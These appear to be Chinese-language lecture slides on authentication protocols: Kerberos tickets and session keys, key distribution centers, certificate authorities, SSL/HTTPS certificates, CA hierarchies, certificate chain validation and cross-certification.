
- 客户使用TGS票据来获取每个网络服务的**服务票据**和**短期密钥**
  - 每个服务有一张加密的，不可伪造的票据

# 获得服务



- 对于每个服务请求，客户端使用该服务的短期密钥以及他从TGS收到的票据

# Kerberos 概述



# Kerberos的重要思想

- 短期会话密钥(session keys)
  - 长期秘密仅用于派生出短期密钥
  - 每对用户-服务器具有单独的会话密钥
    - ... 但多个用户-服务器会话重复使用相同的密钥
- 身份证明基于认证者(authenticators)
  - 客户端使用短期会话密钥加密身份、地址和当前时间
    - 还可以防止重放（如果时钟全局同步）
  - 服务器分别获知此密钥（通过客户端无法解密的加密票据）并验证用户身份
- 仅有对称加密

# Kerberos的实际应用

- 电子邮件、FTP、网络文件系统和许多其他应用程序已被kerberized
  - 对最终用户来说，Kerberos的使用是透明的
  - 透明度对可用性(usability)非常重要！

The screenshot shows a section of the Apple Support website titled "Apple Platform Deployment". It features a navigation bar with links for Store, Mac, iPad, iPhone, Watch, AirPods, TV & Home, Entertainment, Accessories, Support, and a search bar. Below the navigation is a "Table of Contents" link. The main content area is titled "Kerberos Single Sign-on extension with Apple devices". A brief description explains that the extension simplifies the process of acquiring a Kerberos ticket-granting ticket (TGT) from an organization's Active Directory or other identity provider domain, allowing users to seamlessly authenticate to resources like websites, apps, and file servers.

<https://support.apple.com/en-sg/guide/deployment/depe6a1cda64/web>

Apache httpd: mod\_auth\_kerb

Windows Active Directory

PostgreSQL, Microsoft SQL Server

Outlook, Mozilla Thunderbird和Exchange

... ...

# 可信中介(Trusted Intermediaries)

## 对称密钥问题:

- 两个实体如何通过网络建立共享密钥?

## 方法:

- 可信的密钥分配中心 (key distribution center, KDC) 充当实体之间的中介

## 公钥问题:


- 当Alice获得Bob的公钥 (从网站, 电子邮件, U盘) 时, 她怎么知道这是Bob的公钥, 而不是Trudy的公钥

## 方法:

- 可信认证中心(certification authority, CA)


# CA

- Certification authority (CA): 将公钥绑定到特定实体E
- E (person, router) 向CA注册公钥
  - E 向CA提供身份证明("proof of identity")
  - CA创建证书将E和它的公钥绑定。
  - 包含E的公钥的证书，由CA数字签名(CA称"这是E的公钥")




# CA

- 当Alice想要Bob的公钥时：
  - 获得Bob的证书（从Bob或其它地方）
  - 将CA的公钥应用于Bob的证书，获取Bob的公钥
- CA是广泛使用的X.509标准的核心
  - SSL/TLS：部署在每个Web浏览器中
  - S/MIME（安全/多用途Internet邮件扩展）和IP Sec等



# SSL的一般流程



# SSL/HTTPS中的认证

- 公司要求CA（例如Verisign）提供证书
- CA创建证书并对其签名
- 证书安装在服务器中（例如，Web服务器）
- 浏览器安装了根证书
  - 如：Windows根证书列表  
<https://gallery.technet.microsoft.com/Trusted-Root-Certificate-7ece659b>
  - 浏览器验证证书并信任正确签名的证书

# 多 KDC/CA 域

## Secret keys:

- KDCs share pairwise key
- topology of KDC: tree with shortcuts

## Public keys:


- cross-certification of CAs
- example: Alice with CA<sub>A</sub>, Boris with CA<sub>B</sub>
  - Alice gets CA<sub>B</sub>'s certificate (public key p<sub>1</sub>), signed by CA<sub>A</sub>
  - Alice gets Boris' certificate (its public key p<sub>2</sub>), signed by CA<sub>B</sub> (p<sub>1</sub>)

# CA信任关系


- 当一个安全个体看到另一个安全个体出示的证书时，他是否信任此证书？
  - 信任难以度量，总是与风险联系在一起
- 可信CA
  - 如果一个个体假设CA能够建立并维持一个准确的“个体-公钥属性”之间的绑定，则他可以信任该CA，该CA为可信CA
- 信任模型
  - 基于层次结构的信任模型
  - 交叉认证
  - 以用户为中心的信任模型
  - 浏览器信任列表认证模型

# CA层次结构

- 对于一个运行CA的大型权威机构而言，签发证书的工作不能仅仅由一个CA来完成
- 它可以建立一个CA层次结构



# CA层次结构





# CA层次结构的建立

- 根CA具有一个**自签名**的证书
- 根CA依次对它下面的CA进行签名
- 层次结构中叶子节点上的CA用于对安全个体进行签名
- 对于个体而言，它需要信任根CA，中间的CA可以不必关心（透明）；同时它的证书是由底层的CA签发的
- 在CA的机构中，要维护这棵树
  - 在每个节点CA上，需要保存两种cert
    - (1) Forward Certificates: 其他CA发给它的certs
    - (2) Reverse Certificates: 它发给其他CA的certs

# 层次结构CA中证书的验证

- 假设个体A看到B的一个证书
- B的证书中含有签发该证书的CA的信息
- 沿着层次树往上找，可以构成一条**证书链**，直到根证书
- 验证过程：
  - 沿相反的方向，从根证书开始，依次往下验证每一个证书中的签名。其中，根证书是自签名的，用它自己的公钥进行验证
  - 一直到验证B的证书中的签名
  - 如果所有的签名验证都通过，则A可以确定所有的证书都是正确的，如果他信任根CA，则他可以相信B的证书和公钥

# 证书链的验证示例




# 交叉认证

- 两个不同的CA层次结构之间可以建立信任关系
  - 单向交叉认证
